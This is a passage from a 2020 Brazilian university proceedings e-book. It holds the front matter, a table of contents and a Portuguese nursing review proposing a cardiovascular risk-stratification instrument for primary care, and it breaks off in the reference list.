



# III JORNADA CIENTÍFICA IESP

## **ORGANIZADORES**

Cícero de Sousa Lacerda  
Hercilio de Medeiros Sousa  
Iany Cavalcanti da Silva Barros



**Editora  
Uniesp**

**ISBN: 978-65-5825-024-1**

**III JORNADA CIENTÍFICA DO UNIESP**

Cícero de Sousa Lacerda  
Hercilio de Medeiros Sousa  
Iany Cavalcanti da Silva Barros  
(Organizadores)

Centro Universitário – UNIESP

Cabedelo - PB  
2020



## **CENTRO UNIVERSITÁRIO UNIESP**

### **Reitora**

Érika Marques de Almeida Lima Cavalcanti

### **Pró-Reitora Acadêmica**

Iany Cavalcanti da Silva Barros

### **Editor-chefe**

Cícero de Sousa Lacerda

### **Editores assistentes**

Hercilio de Medeiros Sousa

Josemary Marcionila F. R. de C. Rocha

### **Editora-técnica**

Elaine Cristina de Brito Moreira

### **Corpo Editorial**

Ana Margareth Sarmiento – Estética

Anneliese Heyden Cabral de Lira – Arquitetura

Daniel Vitor da Silveira da Costa – Publicidade e Propaganda

Érika Lira de Oliveira – Odontologia

Ivanildo Félix da Silva Júnior – Pedagogia

Jancelice dos Santos Santana – Enfermagem

José Carlos Ferreira da Luz – Direito

Juliana da Nóbrega Carreiro – Farmácia

Larissa Nascimento dos Santos – Design de Interiores

Luciano de Santana Medeiros – Administração

Marcelo Fernandes de Sousa – Computação

Márcia de Albuquerque Alves – Ciências Contábeis

Maria da Penha de Lima Coutinho – Psicologia

Paula Fernanda Barbosa de Araújo – Medicina Veterinária

Rita de Cássia Alves Leal Cruz – Engenharia

Rogério Márcio Luckwu dos Santos – Educação Física

Zianne Farias Barros Barbosa – Nutrição

Copyright © 2020 – Editora UNIESP

É proibida a reprodução total ou parcial, de qualquer forma ou por qualquer meio. A violação dos direitos autorais (Lei nº 9.610/1998) é crime estabelecido no artigo 184 do Código Penal.

O conteúdo desta publicação é de inteira responsabilidade do(os) autor(es).

**Dados Internacionais de Catalogação na Publicação (CIP)**  
**Biblioteca Padre Joaquim Colaço Dourado (UNIESP)**

T315 III Jornada Científica do UNIESP / organizadores, Cícero de Sousa Lacerda, Hercílio de Medeiros Sousa, Iany Cavalcanti da Silva Barros. - Cabedelo, PB : Editora UNIESP, 2020.  
86 p.

Tipo de Suporte: E-book  
ISBN: 978-65-5825-024-1

1. Pesquisa. 2. Iniciação científica. 3. Pesquisa Multidisciplinaridade. I. Título. II. Lacerda, Cícero de Sousa. III. Sousa, Hercílio de Medeiros. IV. Barros, Iany Cavalcanti da Silva.

CDU: 001.891

Bibliotecária: Elaine Cristina de Brito Moreira – CRB-15/053

**Editora UNIESP**

Rodovia BR 230, Km 14, s/n,  
Bloco Central – 2 andar – COOPERE  
Morada Nova – Cabedelo – Paraíba  
CEP: 58109-303

## SUMÁRIO

ESTRATIFICAÇÃO DE RISCO PARA DOENÇAS CARDIOVASCULARES APLICADA À ATENÇÃO PRIMÁRIA À SAÚDE .....	06
DISFUNÇÃO TEMPOROMANDIBULAR – UMA REVISÃO DE LITERATURA.....	22
BEM-ESTAR SUBJETIVO NO CONTEXTO DO IDOSO: ELEMENTOS QUE POTENCIALIZAM O ENVELHECER SAUDÁVEL.....	26
CARACTERIZAÇÃO QUÍMICA DE RESÍDUOS DA CONSTRUÇÃO CIVIL POR FRX.....	34
STACK BUFFER OVERFLOW EM SISTEMAS OPERACIONAIS LINUX DE 32 E 64 BITS.....	45
PROPOSTA DE APLICATIVO ESCOLAR COM FOCO NO ACOMPANHAMENTO FAMILIAR DOS ALUNOS.....	68

## ESTRATIFICAÇÃO DE RISCO PARA DOENÇAS CARDIOVASCULARES APLICADA À ATENÇÃO PRIMÁRIA À SAÚDE.

Regina Pereira de Sousa  
Jancelice dos Santos Santana

### RESUMO

**Introdução:** A crescente importância dada às enfermidades de natureza crônica, em especial às doenças cardiovasculares (DCV), tem levado alguns aspectos a serem estudados, principalmente como forma de prevenir o acometimento da população e ainda, para minimizar as complicações que aparecem como obstáculos à qualidade de vida. A estratificação por meio da classificação de risco cardiovascular (CRCV) surge, assim, como resultado de anos de análises, objetivando prever a probabilidade de um evento cardiovascular. **Objetivo:** Construir um instrumento que venha a facilitar a implementação da CRCV no adulto, o qual possa ser usado prioritariamente na atenção primária à saúde e aplicado pelo profissional enfermeiro. **Metodologia:** Para tal, a pesquisa caracteriza-se como revisão integrativa da literatura, aderindo-se a estratégia PICO para formulação da questão de pesquisa, onde a coleta da amostra se deu pelas plataformas: Medline / Pubmed e Lilacs. **Resultados e discussões:** Apresentam-se o IMC, sexo, presença de DM, perfil lipídico, pressão arterial, idade, entre outros, como os principais componentes necessários a CRCV, sendo estes a base para o instrumento elaborado. **Considerações Finais:** Em suma, a possibilidade de direcionar as ações de saúde por meio da CRCV realizada na consulta de enfermagem, poderá trazer mais resolutividade à atenção básica, uma vez que o quadro de patologias englobadas pelo método é amplo, além de facilitar a articulação da Rede de Atenção à Saúde, o autocuidado e qualidade de vida dos clientes.

**Palavras-chave:** Doenças cardiovasculares. Enfermagem cardiovascular. Classificação. Atenção Primária à Saúde.

### ABSTRACT

**Introduction:** The growing importance given to diseases of a chronic nature, especially cardiovascular diseases (CVD), has led some aspects to be studied, mainly as a way to prevent the population's involvement and also to minimize the complications that appear as obstacles to the quality of life. The stratification through the classification of cardiovascular risk (CRCV) appears, thus, as a result of years of analysis, aiming to predict the probability of a cardiovascular event. **Objective:** To develop an instrument that will facilitate the implementation of CRCV in adults, which can be used primarily in primary health care and applied by the professional nurse. **Methodology:** To this end, the research is characterized as an integrative review of the literature, adhering to the PICO strategy for formulating the research question, where the sample was collected by the platforms: Medline / Pubmed and Lilacs. **Results and discussions:** The BMI, gender, presence of DM, lipid profile, blood pressure, age, among others, are presented as the main components necessary for the CRCV, which are the basis for the instrument developed. **Final Considerations:** In short, the possibility of directing the actions of health through the CRCV carried through in the consultation of nursing, could bring more resolutivity to the basic attention, since the picture

of pathologies included by the method is ample, besides facilitating the articulation of the Net of Attention to the Health, the self-care and quality of life of the customers.

**Keywords:** Cardiovascular diseases. Cardiovascular Nursing. Classification. Primary Health Care.

## 1 INTRODUÇÃO

Não é de hoje que as patologias cardiovasculares se destacam com relação aos seus elevados índices de morbimortalidade, tanto que, a Organização Mundial da Saúde (OMS) definiu como 2ª prioridade de saúde para o ano de 2019 as doenças crônicas não transmissíveis, entre elas as enfermidades cardiovasculares. Entretanto, deve-se ser questionado o porquê da prevalência de tais patologias, visto que a necessidade de se intervir já é algo tão explicitado (OPAS, 2018).

Levando em consideração isto, pode-se constatar que o envelhecimento populacional, as novas tecnologias diagnósticas, a sobrevivência das doenças infecciosas, a redução da letalidade, e fatores associados ao desenvolvimento das doenças, são aspectos diretamente relacionados à crescente importância de algumas patologias, especialmente as de natureza crônica, destacando-se as doenças cardiovasculares (BRITO, 2013).

O interesse pelo assunto partiu do entendimento à respeito das complicações severas as quais caracterizam as doenças cardiovasculares, chegando muitas vezes à mortalidade pelo potencial de dano que lhes é comum. Aliado a isso, percebeu-se que a estratificação por meio da CRCV, apesar de existir, ainda é pouco implementada, o que gera um déficit na qualidade e continuidade da assistência.

Em adição, o estudo propõe-se construir, guiado por bases bibliográficas consistentes, um instrumento para classificação de risco cardiovascular, que norteie as estratégias de intervenção do enfermeiro, frente ao cenário ao qual pertence à temática escolhida, tencionando instigar o pensamento crítico e deliberativo peculiar à profissão, e ainda colaborar para modificação da conjuntura abordada.

## 2 METODOLOGIA DA PESQUISA

A pesquisa categoriza-se como revisão integrativa da literatura, a qual refere-se ao agrupamento de informações, avaliação e condensação de resultados, a fim de aprimorar fundamentos teóricos (DEMO, 2000; MENDES, SILVEIRA e GAVÃO, 2008).

Para tal, realizar-se-á por meio de abordagem direta, exploratória e descritiva possibilitando maior facilidade na compreensão do cenário analisado. Apresenta-se então, a estratégia PICO (acrônimo para paciente, intervenção, comparação e desfecho “*outcomes*”) para estruturar a questão de pesquisa ampliando seu alcance por conferir mais precisão na busca da amostra, chegando-se a questão de pesquisa: Quais os componentes encontrados na literatura necessários a um instrumento de classificação de risco cardiovascular para adultos atendidos na Unidade Básica de Saúde (UBS)?; Sendo (P), o paciente cardiovascular, (I) a classificação de risco cardiovascular, (C) não aplicado e (O) a elaboração de um instrumento para classificação de risco cardiovascular a ser aplicado durante a consulta de enfermagem (SANTOS, PIMENTA e NOBRE, 2007).

Para coleta da amostra optou-se pelas plataformas Medline / PubMed e Lilacs, sendo exploradas ainda, políticas em saúde, diretrizes e protocolos vigentes relacionados à temática. Os artigos foram filtrados pelos descritores controlados encontrados no DeCS (BIREME): doenças cardiovasculares; enfermagem cardiovascular; classificação; e atenção primária á saúde. E pelo descritor não controlado: risco cardiovascular. Ao todo, setenta e quatro (74) artigos foram encontrados, porém apenas dezessete (17) foram selecionados, o que corresponde a parte da amostra, sendo os demais elegidos em virtude de sua relevância para o estudo.

Dessa forma, aderiram-se aos critérios para inclusão do estudo à amostra, sendo eles: que o estudo abordasse no tema ou no resumo o assunto da presente pesquisa, apresentando contribuições à pesquisa; que o estudo estivesse disponível no idioma português e preferencialmente tendo sido publicado nos últimos cinco anos (exceto para estudos de grande relevância, protocolos, diretrizes, leis e semelhantes).

As questões mais pertinentes, observadas na amostra apresentar-se-ão como forma de discussão, aparecerão em forma de quadros, gráficos, tabelas, ou ainda explorados no artigo, para assim argumentar sobre suas representações para o estudo.

### **3 RESULTADOS E DISCUSSÕES**

Um total de 17 estudos primários colhidos nas bases de dados específicas dizem respeito à amostra base, onde os anos de 2015 e 2016 expressaram maior número de publicações, respectivamente, 4 e 5 estudos, e os demais anos com menos de 4 estudos cada, dentro dos últimos cinco anos.

No que se refere à tipologia do estudo, 29% (5 estudos) intitulavam-se como estudo transversal, sendo este o mais recorrente da presente análise. Segue-se no Quadro 1, um resumo das principais informações da amostra base incluída na revisão.

**Quadro 1** – Resumo dos estudos primários incluídos na revisão integrativa (n° =17).

Ano/base de dados.	Autores/ Tipo de estudo	Método	Objetivo.	Resultados.
2019 PubMed	BRANDÃO et al, 2019. Estudo observacional retrospectivo.	Amostra com 516 pacientes selecionados aleatoriamente de um grupo de 1677 pacientes que compareceram a consultas de RCV e metabolismo entre 1995 e 2015. O RCV foi calculado com base no ERF, o SCORE da Sociedade Europeia de Cardiologia e o Estimador de risco ASCVD do American College of Cardiology.	Estudar o impacto do uso de terapia combinada para controlar os níveis de Lipoproteína (a) em pacientes com alto risco cardiovascular na prevenção primária.	A terapia hipolipemiante, especialmente as estatinas, diminuiu significativamente a Lipoproteína (a), beneficiando-se da sinergia com outros tratamentos.
2019 PubMed	TIMÓTEO et al, 2019. Estudo transversal.	Análise de 296 indivíduos em aproximadamente $6,9 \pm 2,2$ anos. Foram divididos em quatro grupos de acordo com a presença ou ausência de SM e de DC.	Estudar o impacto da síndrome metabólica na ocorrência de eventos cardiovasculares a longo-prazo	A presença de síndrome metabólica não se associou a aumento de eventos cerebrais ou cardíacos num seguimento a longo-prazo.
2019 PubMed	SILA et al, 2019. Estudo epidemiológico e transversal.	Acompanhou-se uma população de 2848 hipertensos nos cuidados de saúde primários avaliando-se: presença de outros fatores de RCV e lesão de órgãos-alvo; terapêutica anti-hipertensora e antilipidêmica prescrita.	Avaliação da prevalência em doentes hipertensos de outros fatores concomitantes modeladores do risco cardiovascular.	A Prevalência dos modeladores de risco foi significativamente diferente entre os gêneros e grupos etários. Globalmente, 81,7% Dos hipertensos apresentavam três ou mais fatores de risco CV concomitantes.

2017 PubMed	FONTELA, WILKEKMAN e VIECILI, 2017.  Estudo de coorte retrospectivo e longitudinal.	Estudo realizado com 2396 registros dos prontuários atendidos em uma instituição cardiológica do interior do Rio Grande do Sul.	Avaliar se o índice de conicidade, índice de massa corporal e circunferência abdominal podem ser usados como preditores de doença arterial coronariana e mortalidade em uma população de meia-idade da região noroeste do Rio Grande do Sul, Brasil.	Nenhuma das medidas antropométricas mostrou-se importante como fator independente para diagnóstico de doença arterial coronariana.
2016 PubMed	OLIVEIRA et al, 2016.  Estudo transversal.	Análise feita com 403 adolescentes de 10-14 anos, de escolas públicas e privadas para investigação de indicadores de RCV.	Descrever a relação entre valores de índice de massa de gordura e índice de massa livre de gordura e fatores associados a risco cardiovascular em adolescentes de Juiz de Fora (MG).	Os adolescentes que tinham características antropométricas, clínicas e bioquímicas consideradas de risco para o desenvolvimento de doenças cardiovasculares apresentaram maiores valores do índice de massa de gordura.
2018 LILACS	ALMEIDA, PRADO e SANTOS, 2018.  Estudo epidemiológico	Estudo feito a partir de dados agregados, obtidos nos estratos populacionais bem como dados fornecidos pelo IBGE, registros do DATASUS. Adotou-se o critério de significância estatística o valor de p bicaudal <0,05.	Analisar tendências da taxa de mortalidade associada a doenças hipertensivas no Brasil, de 2010 a 2014, tanto para os estados quanto para as regiões.	A taxa de mortalidade associada a doenças hipertensivas foi superior nos estados do sudeste e nordeste do Brasil, e permaneceu estável entre 2010 e 2014. Incremento de idade e cor parda foram preditores de maior mortalidade.
2016 LILACS	CAMPOS et al, 2016.  Estudo de caso-controle.	Análise de 100 pacientes pareados por gênero e idade versus 100 pacientes do grupo controle. Para predição do risco utilizou-se os índices SCORE e SCORE modificado (mScore).	Analisar o índice SCORE de predição de evento cardiovascular em pacientes do gênero feminino portadores de artrite reumatoide comparados com controles sem a doença.	O índice SCORE é semelhante nos dois grupos. Com a aplicação do índice mScore identificou-se que os pacientes estudados têm maior risco de evento cardiovascular fatal em 10 anos.
2016 LILACS	MOTTA et al, 2016.  Estudo transversal.	Amostra de 120 pacientes de 30 a 74 anos de idade, de ambos os sexos em atendimento ambulatorial. Realizou-se avaliação antropométrica e dos níveis séricos de triglicérides.	Avaliar a concordância no diagnóstico da cintura hipertrigliceridêmica (CHT) em pacientes hipertensos.	A utilização dos pontos de corte da circunferência da cintura propostos pelo IDF e OMS, para caracterizar indivíduos com CHT foi melhor do que a do NCEP-ATP III.
2016 LILACS	MESQUITA et al, 2016.  Estudo de revisão.	Análise e discussão dos principais estudos que embasaram a evolução do modelo	Reunir os principais estudos que embasam a evolução do modelo contínuo cardiovascular em 25 anos.	O contínuo cardiovascular exerce forte influência na abordagem da DAC por cardiologistas e médicos

		continuum cardiovascular em um intervalo de 25 anos.		generalistas.
2016 LILACS	LIMA et al, 2016.  Estudo transversal analítico.	Amostra de 579 adultos jovens de escolas públicas com coleta de variáveis sociodemográficas, clínicas e fatores de risco em formulários analisados utilizando regressão logística.	Analisar os fatores associados ao conhecimento dos adultos jovens sobre histórico familiar de Acidente Vascular Cerebral (AVC).	Detectou-se associação estatística de idade, situação conjugal, classificação da pressão arterial e circunferência abdominal com conhecimento do histórico familiar de AVC.
2015 LILACS	DANTAS et al, 2015.  Estudo exploratório, quantitativo e transversal.	Amostra de 406 universitários. O coeficiente Kappa avaliou a concordância na classificação de risco para DCV. Também foram calculados o índice de concordância específica e o teste X <sup>2</sup> de Pearson foi utilizado para avaliar associação entre variáveis categóricas.	Investigar a concordância na avaliação do risco para o desenvolvimento de doenças cardiovasculares, a partir de diferentes parâmetros antropométricos, em adultos jovens.	Houve variabilidade na concordância da avaliação de risco para doença cardiovascular, estabelecido a partir de parâmetros antropométricos, o que parece também ser influenciado pelo sexo.
2015 LILACS	FROTA et al, 2015.  Amostragem.	Amostra de 46 indivíduos hipercolesterolemicos. Realizaram-se determinações antropométricas, além de algumas medidas plasmáticas. Aplicou-se a correlação de Spearman e análise de regressão linear múltipla ao nível de significância de 5%.	Avaliar a correlação entre a proteína C reativa ultrasensível (PCR-us) e os marcadores clássicos de risco cardiovascular em adultos hipercolesterolêmicos em diferentes estados nutricionais.	Os indivíduos obesos têm maior concentração plasmática de PCR-us, glicose, TG e VLDL-C. O excesso de peso está correlacionado com a PCR-us.
2018 LILACS	PINTO e RODRIGUES, 2018.  Estudo descritivo.	Amostra de 136 hipertensos atendidos em uma EFS do interior de Minas Gerais. A coleta dos dados se deu por meio da anamnese e exame físico.	Analisar a Sistematização da Assistência de enfermagem (SAE) aos pacientes hipertensos com alto risco cardiovascular.	Destacam-se os domínios promoção à saúde, atividade/repouso, nutrição, percepção/cognição, enfrentamento/tolerância ao estresse, princípios de vida.

2018 LILACS	SILVA, 2018.  Estudo de métodos mistos.	Amostra total de 320 idosos. Os dados quantitativos foram analisados por meio de técnicas descritivas, regressão logística, análise de correspondência múltipla e cluster, já os qualitativos por práticas discursivas propostas por Spink.	Avaliar a qualidade do cuidado à pessoa idosa com diabetes e/ou hipertensão acompanhada por equipes de Saúde da Família.	A prevalência de doenças cardiovasculares e seus fatores de risco modificáveis foram elevados nos idosos estudados, tendendo maior concentração em indivíduos com maior vulnerabilidade social tanto no setor público quanto no privado.
2017 LILACS	FRANÇA et al, 2017.  Revisão bibliográfica.	Amostra de 22 artigos colhidos na base de dados BVS.	Analisar as produções científicas a cerca do papel da enfermagem para minimizar os agravos das crises hipertensivas da urgência e emergência.	Constatou-se falta de uma melhor conduta de enfermagem junto à equipe e ao paciente no nível primário de saúde.
2015 LILACS	SILVA et al, 2015.  Estudo exploratório-descritivo.	Estudo qualitativo realizado com 9 enfermeiros do ESF, sendo a entrevista a fonte de coleta de dados.	Identificar as intervenções utilizadas por enfermeiras atuantes na ESF na prevenção dos fatores de risco para as DCV.	As enfermeiras seguem as recomendações utilizadas pelo Programa HIPERDIA preconizadas pelo MS, além de realizarem atividades educativas na comunidade.
2015 LILACS	LENTSCK e MATHIAS, 2015.  Estudo ecológico.	Estudo desenvolvido a partir de dados do SIH do SUS e do departamento de atenção básica do MS. Utilizaram-se os coeficientes de correlação de Pearson e Spearman.	Verificar a correlação entre taxas de internação por DCV sensíveis à atenção primária e a cobertura da ESF de residentes no estado do Paraná no período de 2000 a 2011.	O aumento da cobertura da ESF foi fator importante para a diminuição das internações por condições cardiovasculares em residentes no estado do Paraná e na maioria das regionais de saúde.

**Fonte:** Autoria própria.

No que concerne à resposta a questão de pesquisa: Quais os componentes encontrados na literatura necessários a um instrumento de classificação de risco cardiovascular para adultos atendidos na Unidade Básica de Saúde (UBS)? Estruturaram-se os elementos mais encontrados em forma de tabela (Tabela 1), a qual reflete critérios como: Idade, sexo, história clínica prévia, pressão artéria, medidas antropométricas (circunferência abdominal, circunferência da cintura, circunferência do quadril e perímetro cervical), peso, IMC (Índice de massa corporal), presença de diabetes mellitus (DM), perfil lipídico (colesterol total e frações, triglicérides, etc), tabagismo, dieta, condições socioeconômicas, educação, atividade física e estilo de vida, entre outros. Os componentes foram extraídos dos estudos que citaram de forma direta sua necessidade, e incluídos apenas se citados por dois ou mais autores.

**Tabela 1** – Descrição dos principais componentes encontrados na literatura científica indispensáveis a CRCV Citados diretamente.

Componentes	Nº de estudos que os citaram diretamente. (Total = 9)	% (9 = 100%)
Idade	4	44
Sexo	7	78
História clínica prévia	3	33
Pressão arterial	5	55
Medidas antropométricas *(CA, CQ, CC, PC)	3	33
Peso/ estatura/*IMC	8	89
Presença de *DM	7	78
Perfil lipídico	6	67
Tabagismo	4	44
Dieta	2	22
Condição socioeconômica	3	33
Grau de instrução/educação	2	22
Atividade física	2	22
Etilismo	2	22
Espiritualidade	2	22

\* CA – Circunferência Abdominal, CQ – Circunferência do quadril, CC – Circunferência da cintura, PC – Perímetro Cervical, IMC – Índice de massa corporal, DM – Diabetes Mellitus.


**Fonte:** Autoria própria.

Ao proceder à análise da amostra base, contata-se certa aproximação dos resultados quando os fatores de risco CV eram discutidos, sendo a idade, sexo, etnia os mais prevalentes, onde os mesmos foram tidos, mesmo que indiretamente como indicadores para mensurar o RCV em estudos como o de Almeida, Prado e Santos (2018), Campos et. al (2016) e ainda Malachias et. al (2016).

Somado a isto, muitos outros pontos foram citados como fundamentais a uma CRCV, alguns com temáticas um tanto quanto inovadoras, como refere Brandão et. al (2019), o qual discute o papel da Lipoproteína (a) e sua associação com o alto risco CV. Nesse mesmo sentido, Dantas et. al (2015), mesmo a alguns anos já constatava a associação de medidas antropométricas com condições cardiovasculares, que ainda hoje não estão inseridos nos escores mais amplamente utilizados como é o caso do ERF. Este mesmo escore, apesar de já discutida suas limitações, aparece como o indicado pela atual diretriz de prevenção cardiovascular, porém para complementa-lo, a literatura científica, analisando vários fatores de RCV, orienta que seu uso se dê de forma combinada a outros indicadores (PRÉCOMA et al, 2019).

Para conduzir a incorporação do instrumento a rotina da atenção básica, desenvolveu-se um organograma (Figura 2) de como deve-se proceder a CRCV na atenção primária, especificamente durante a consulta de enfermagem.

**Figura 2** – Organograma para CRCV na atenção primária á saúde durante a consulta de enfermagem.



**Fonte:** Autoria própria.

O organograma inicia-se com o acolhimento e escuta qualificada onde será percebido o indivíduo que corresponda à faixa etária a qual o instrumento se aplicará. Uma vez identificado, procede-se a CRCV, a qual respectivamente ocorrerá à avaliação clínica inicial (indicadores de risco), destacando a presença de doença aterosclerótica significativa com obstrução maior ou igual a 5% que já classificaria o paciente como risco muito alto, ao passo que sua negativa faz-se seguir a avaliação clínica laboratorial. Nessa fase estima-se o risco, por assim dizer, sendo valores <5% para homens ou mulheres indicam risco baixo, de 5% à 20% (homens) e 5% á 10%(mulheres) indicam risco intermediário, e valores maiores que 20% (homens) e 10% (mulheres) indicam risco alto. Os indivíduos estimados como risco intermediário devem ainda realizar o score de cálcio a fim de maximizar a qualidade da

estimativa do risco já que este foi reconhecido pelo atual diretriz de prevenção cardiovascular como a maneira mais eficiente de prever o risco de doença arterial coronariana. Para estes, o grau de calcificação coronariana moderada ou acentuada reclassificaria o indivíduo para alto risco enquanto que a ausência de calcificação coronariana e a avaliação complementar positiva sem fatores agravantes significaria agora um risco baixo. Posteriormente ocorreriam as intervenções em saúde para cada risco. Para definir a periodicidade das consultas de enfermagem a cada risco estratificado observaram-se as determinações do COREM-PB (2015), onde esta frequência já estaria definida, porém com relação à classificação de risco cardiovascular relativo à pressão arterial apenas, sendo aqui estendida a classificação geral pela validação da eficácia expressa por sua determinação (NEVES, ANDRADE E MONCÃO, 2017; PRÉCOMA et al, 2019)

Direcionado pela Atual diretriz de prevenção cardiovascular, fez-se o uso do escore de Framingham como base do instrumento, seguido por uma análise complementar contendo variáveis tidas como escassas em escores de RCV. A interpretação das informações geradas pela análise complementar deve ser feita pelo profissional de saúde por meio da escuta qualificada.

## **5 CONSIDERAÇÕES FINAIS**

A multifatorialidade comum às doenças cardiovasculares tende a dificultar a escolha da melhor terapêutica a cada caso, fazendo-se obstáculo à ação mais assertiva dos profissionais que focalizam a redução dos índices desse grupo de patologias, especialmente na atenção primária à saúde. A classificação por meio da estratificação de risco cardiovascular revela-se um componente promissor quando aplicado na rede básica, que pode auxiliar a incorporação de condutas de saúde cada vez mais direcionadas e pensadas ancoradas na prevenção, desde que sejam respeitadas as suas limitações. Além disso, a avaliação com componentes complementares não contemplados pelos escores faz-se necessária para potencializar tanto a exatidão dos resultados quanto a qualidade das posteriores ações.

Acredita-se que a proposta da pesquisa de direcionar o trabalho dos profissionais de saúde, aqui destacado o enfermeiro, pode ser ampliada em futuros estudos em prol de um enfoque em diagnósticos mais assertivos e principalmente em implementações resolutivas. Aliado a isto, discutir como a atenção primária a saúde pode apropriar-se de suas características regionais e longitudinais favoráveis ao enfrentamento direto do panorama de saúde atual relativo às enfermidades cardiovasculares, muito provavelmente ocasionará um

impacto bastante positivo quando bem estudado e instaurado. Há ainda, uma real necessidade de validação do instrumento sugerido como forma de conferir-lhe confiabilidade, bem como mensurar sua qualidade.

## REFERÊNCIAS

ALMEIDA-SANTOS, Marcos Antonio; PRADO, Beatriz Santana; SANTOS, Deyse Mirelle Souza. Spatial Analysis and Mortality Trends Associated with Hypertensive Diseases in the States and Regions of Brazil from 2010 to 2014. **International Journal Of Cardiovascular Sciences**, [S.L.], p. 250-257, 2018. Sociedade Brasileira de Cardiologia. <http://dx.doi.org/10.5935/2359-4802.20180017>.

BRANDÃO, Joaquim A. Meireles et al. Lipoprotein(a) as a key target in combined therapeutic approaches for cardiovascular disease. **Revista Portuguesa de Cardiologia**, [S.L.], v. 38, n. 7, p. 485-493, jul. 2019. Elsevier BV. <http://dx.doi.org/10.1016/j.repc.2019.01.006>.

BRITO, Maria da Conceição Coelho et al. Envelhecimento Populacional e os Desafios para a Saúde Pública: Análise da Produção Científica. **Puc-sp**, São Paulo, v. 3, n. 16, p.161-178, 2013. Disponível em: <https://revistas.pucsp.br/index.php/kairos/article/viewFile/18552/13738>. Acesso em: 11 out. 2019.

CAMPOS, Otávio Augusto Martins de et al. Avaliação do risco cardiovascular de pacientes com artrite reumatoide utilizando o índice SCORE. **Revista Brasileira de Reumatologia**, v. 56, n. 2, p. 138-144, 2016.

COREN-PB, Conselho Regional de Enfermagem a Paraíba. Protocolo do enfermeiro na estratégia saúde da família do estado da Paraíba. 2ª ed. **COREN-PB**. João pessoa, 2015. 319 p.

DANTAS, Endilly Maria da Silva et al . Concordância na avaliação de risco cardiovascular a partir de parâmetros antropométricos. **Einstein (São Paulo)**, São Paulo , v. 13, n. 3, p. 376-380, Sept. 2015 . Available from [http://www.scielo.br/scielo.php?script=sci\\_arttext&pid=S1679-45082015000300376&lng=en&nrm=iso](http://www.scielo.br/scielo.php?script=sci_arttext&pid=S1679-45082015000300376&lng=en&nrm=iso). access on 05 Oct. 2020. <https://doi.org/10.1590/S1679-45082015AO3349>.

DEMO, Pedro. **Metodologia do conhecimento científico**. São Paulo: Atlas, 2000.

FONTELA, Paula Caitano; WINKELMANN, Eliane Roseli; VIECILI, Paulo Ricardo Nazario. Estudo do índice de conicidade, índice de massa corporal e circunferência abdominal como preditores de doença arterial coronariana. **Revista Portuguesa de Cardiologia**, v. 36, n. 5, p. 357-364, 2017.

- FRANÇA, Anelyne Ferreira et al. O papel da enfermagem na atenção básica para minimizar os agravos das crises hipertensivas nos serviços de urgência e emergência. **Nursing (São Paulo)**, p. 1923-1927, 2017.
- FROTA, Karoline de Macêdo Gonçalves et al. Relationship between C-reactive protein and other cardiovascular risk factors in hypercholesterolemic individuals. **Nutrire**, [S.L.], v. 40, n. 1, p. 54-62, 2015. Springer Science and Business Media LLC. <http://dx.doi.org/10.4322/2316-7874.053214>.
- LENTSCK, Maicon Henrique; MATHIAS, Thais Aidar de Freitas. Hospitalizations for cardiovascular diseases and the coverage by the family health strategy. **Revista Latino-Americana de Enfermagem**, [S.L.], v. 23, n. 4, p. 611-619, ago. 2015. FapUNIFESP (SciELO). <http://dx.doi.org/10.1590/0104-1169.0078.2595>.
- LIMA, Maria Jose Melo Ramos et al. Fatores associados ao conhecimento dos adultos jovens sobre histórico familiar de Acidente Vascular Cerebral. **Revista Latino-Americana de Enfermagem**, v. 24, p. 1-9, 2016.
- MALACHIAS, MVB et al. 7ª Diretriz Brasileira de Hipertensão Arterial: Capítulo 2 - Diagnóstico e Classificação. **Arq. Bras. Cardiol.**, São Paulo, v. 107, n. 3, supl. 3, p. 7-13, Sept. 2016. Available from <[http://www.scielo.br/scielo.php?script=sci\\_arttext&pid=S0066-782X2016004800007&lng=en&nrm=iso](http://www.scielo.br/scielo.php?script=sci_arttext&pid=S0066-782X2016004800007&lng=en&nrm=iso)>. access on 08 Jan. 2020. <http://dx.doi.org/10.5935/abc.20160152>.
